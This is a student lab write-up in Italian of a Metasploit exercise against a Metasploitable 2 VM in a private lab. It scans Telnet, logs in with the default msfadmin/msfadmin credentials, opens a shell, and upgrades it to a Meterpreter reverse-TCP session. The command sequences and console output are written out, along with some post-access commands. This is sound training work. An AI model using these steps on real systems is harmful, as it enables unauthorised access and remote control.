

Traccia dell'Esercizio

Fase 1: Scansione del Servizio Telnet

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo **auxiliary/scanner/telnet/telnet_version**.

Extra

Fase 2: Autenticazione e Creazione della Sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo **auxiliary/scanner/telnet/telnet_login** e imposta i seguenti parametri:

- Il **target** (RHOSTS).
- Le **credenziali** note (USERNAME e PASSWORD).
- L'opzione **STOP_ON_SUCCESS** su **true**.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3: Gestione delle Sessioni

Verifica le sessioni attive tramite il comando **sessions -l**. Per interagire con la sessione appena creata, digita **sessions -i <ID_sessione>**.

Fase 4: Upgrade della Sessione a Meterpreter

Metti in background la sessione attiva usando la combinazione di tasti **Ctrl+Z** e confermando con **y** alla richiesta. Successivamente, utilizza il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando **show options** ed effettua tutte le configurazioni necessarie per completare l'operazione.

Obiettivo

L'obiettivo di questo esercizio è analizzare una macchina Metasploitable utilizzando Metasploit per ottenere l'accesso tramite il servizio Telnet e usare delle credenziali predefinite per ottenere il controllo.

Configurazione dell'ambiente

- **Macchina Attaccante:** Kali Linux
- **Macchina Vittima:** Metasploitable
- **Configurazione IP:** Ho configurato gli indirizzi IP seguendo la prima traccia dell'esercizio che poi è stata successivamente modificata

Kali -> 192.168.1.25

Metasploitable -> 192.168.1.40

Addresses		
Address	Netmask	Gateway
192.168.1.25	24	192.168.1.1

```
msfadmin@metasploitable:~$ sudo route add default gw 192.168.1.1
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:fe:07
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe18:fe07/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```


Test di Connettività

Prima di procedere con l'attacco, ho verificato la connettività di rete tra le due macchine utilizzando il comando **ping** da Kali verso Metasploitable

```
(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data:
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=117 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.751 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=9.75 ms
^C
— 192.168.1.40 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2212ms
rtt min/avg/max/mdev = 0.751/42.639/117.416/53.002 ms
```

Scansione del servizio Telnet con Metasploit


Avvio Metasploit con il comando **msfconsole**



Procedo con la scansione utilizzando il modulo

auxiliary/scanner/telnet/telnet_version

Scansione completata con successo rilevando, come si nota nella seconda immagine a seguire, le credenziali di login **msfadmin/msfadmin**



Autenticazione e Creazione della sessione

Utilizzando il modulo `auxiliary/scanner/telnet/telnet_login` e impostati i parametri di configurazione richiesti dalla traccia:

set RHOSTS 192.168.1.40

set USERNAME msfadmin

set PASSWORD msfadmin

set STOP_ON_SUCCESS true

e facciamo partire con il comando **run**

```
msf6 auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => Mmsfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.1.40:23 - No active DB -- Credential data will not be saved!
[-] 192.168.1.40:23 - 192.168.1.40:23 - LOGIN FAILED: msfadmin:Mmsfadmin (Incorrect: )
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

Purtroppo, il primo tentativo è fallito perché per qualche motivo la password, pur avendola inserita correttamente, è stata caricata con una M iniziale di troppo quindi procedo nuovamente reinserendo tutti i parametri per sicurezza avendo questa volta un riscontro positivo.

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.1.40:23 - No active DB -- Credential data will not be saved!
[+] 192.168.1.40:23 - 192.168.1.40:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.40:23 - Attempting to start session 192.168.1.40:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.25:33289 -> 192.168.1.40:23) at 2025-08-26 09:24:50 -0400
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

Fase 3: Gestione della Sessione

Dopo l'autenticazione, Metasploit ha creato con successo una sessione di comando. Ho usato il comando `sessions -l` per visualizzare le sessioni attive e verificare che la nuova sessione fosse presente.

```
[*] Invalid session identifier: -l
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		shell	TELNET msfadmin:msfadmin (192.168.1.40:23)	192.168.1.25:33289 → 192.168.1.40:23 (192.168.1.40)

Successivamente, per interagire con la sessione, ho digitato `sessions -i 1`, dove "1" rappresenta l'ID della sessione appena creata.

```
Id  Name  Type  Information  Connection
--  --
1   exploit  shell  TELNET msfadmin:msfadmin (192.168.1.40:23)  192.168.1.25:33289 → 192.168.1.40:23 (192.168.1.40)

msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1 ...

msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N] y
msf6 auxiliary(scanner/telnet/telnet_login) > █
```

A questo punto la traccia prevede di mettere in background la sessione attiva utilizzando la combinazione **CTRL+Z** e confermando con **y**

Fase 4: Upgrade della Sessione a Meterpreter

(Prima di proseguire mi sono soffermato ad inserire il comando `show options` per esaminare cosa avrei visualizzato nella sessione di telnet)

```
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
```

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD	msfadmin	no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.1.40	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

A questo punto procedo con l'inserimento del modulo

post/multi/manage/shell_to_meterpreter

per eseguire l'upgrade della sessione a Meterpreter e proseguo come da indicazioni con il comando **show options** per concludere l'esercizio.

```
msf6 auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  ----      -
  HANDLER    true             yes       Start an exploit/multi/handler to receive the connection
  LHOST      no               no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT      4433            yes       Port for payload to connect to.
  SESSION    yes             yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > Handler
[-] Unknown command: Handler. Did you mean handler? Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > handler
Usage: handler [options]

Spin up a Payload Handler as background job.

OPTIONS:
  -e An Encoder to use for Payload Stage Encoding
  -h Help Banner
  -H The RHOST/LHOST to configure the handler for
  -n The custom name to give the handler job
  -p The payload to configure the handler for
  -P The RPORT/LPORT to configure the handler for
  -x Shut the Handler down after a session is established
msf6 post(multi/manage/shell_to_meterpreter) >
```

Extra

Ho dedicato del tempo a un'ulteriore esplorazione del sistema e mi sono dedicato ad una leggera esplorazione effettuando qualche test:

ho inserito i comandi:

set SESSION 1

set LHOST 192.168.1.25

run

```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] SESSION may not be compatible with this module:
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.25:4433
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4433 -> 192.168.1.40:36068) at 2025-08-26 09:40:03 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

Questa nuova sessione mi ha concesso un controllo superiore sulla macchina target permettendomi di eseguire comandi avanzati come **sysinfo** per ottenere informazioni dettagliate sul sistema operativo e **ls** per navigare all'interno del filesystem.

Inizialmente, ho riscontrato che i comandi non venivano eseguiti perché non ero ancora in interazione con la sessione. Ho risolto questo problema rendendo la sessione interattiva con il comando **sessions -i 2** (ID relativo a meterpreter).

```
[*] Unknown command: shell. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1	shell		TELNET msfadmin:msfadmin (192.168.1.40:23)	192.168.1.25:33289 → 192.168.1.40:23 (192.168.1.40)
2	meterpreter	x86/linux	msfadmin @ metasploitable.localdomain	192.168.1.25:4433 → 192.168.1.40:36068 (192.168.1.40)

```
set RHOSTS www.example.test/24
msf6 post(multi/manage/shell_to_meterpreter) > getuid
[*] Unknown command: getuid. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > shell
[*] Unknown command: shell. Run the help command for more details.
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1	shell		TELNET msfadmin:msfadmin (192.168.1.40:23)	192.168.1.25:33289 → 192.168.1.40:23 (192.168.1.40)
2	meterpreter	x86/linux	msfadmin @ metasploitable.localdomain	192.168.1.25:4433 → 192.168.1.40:36068 (192.168.1.40)

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter > ls
Listing: /home/msfadmin
=====
```

<u>Mode</u>	<u>Size</u>	<u>Type</u>	<u>Last modified</u>	<u>Name</u>
020666/rw-rw-rw-	0	cha	2010-03-16 19:01:07 -0400	.bash_history
040755/rwxr-xr-x	4096	dir	2010-04-17 14:11:00 -0400	.distcc
040700/rwx-----	4096	dir	2025-07-21 06:25:02 -0400	.gconf
040700/rwx-----	4096	dir	2025-07-21 06:25:32 -0400	.gconfd
100600/rw-----	4174	fil	2012-05-14 02:01:49 -0400	.mysql_history
100644/rw-r--r--	586	fil	2010-03-16 19:12:59 -0400	.profile
100700/rwx-----	4	fil	2012-05-20 14:22:32 -0400	.rhosts
040700/rwx-----	4096	dir	2010-05-17 21:43:18 -0400	.ssh
100644/rw-r--r--	0	fil	2010-05-07 14:38:35 -0400	.sudo_as_admin_successful
040755/rwxr-xr-x	4096	dir	2010-04-27 23:44:17 -0400	vulnerable

```
meterpreter > pwd
/home/msfadmin
meterpreter > shell
Process 4894 created.
Channel 1 created.
█
```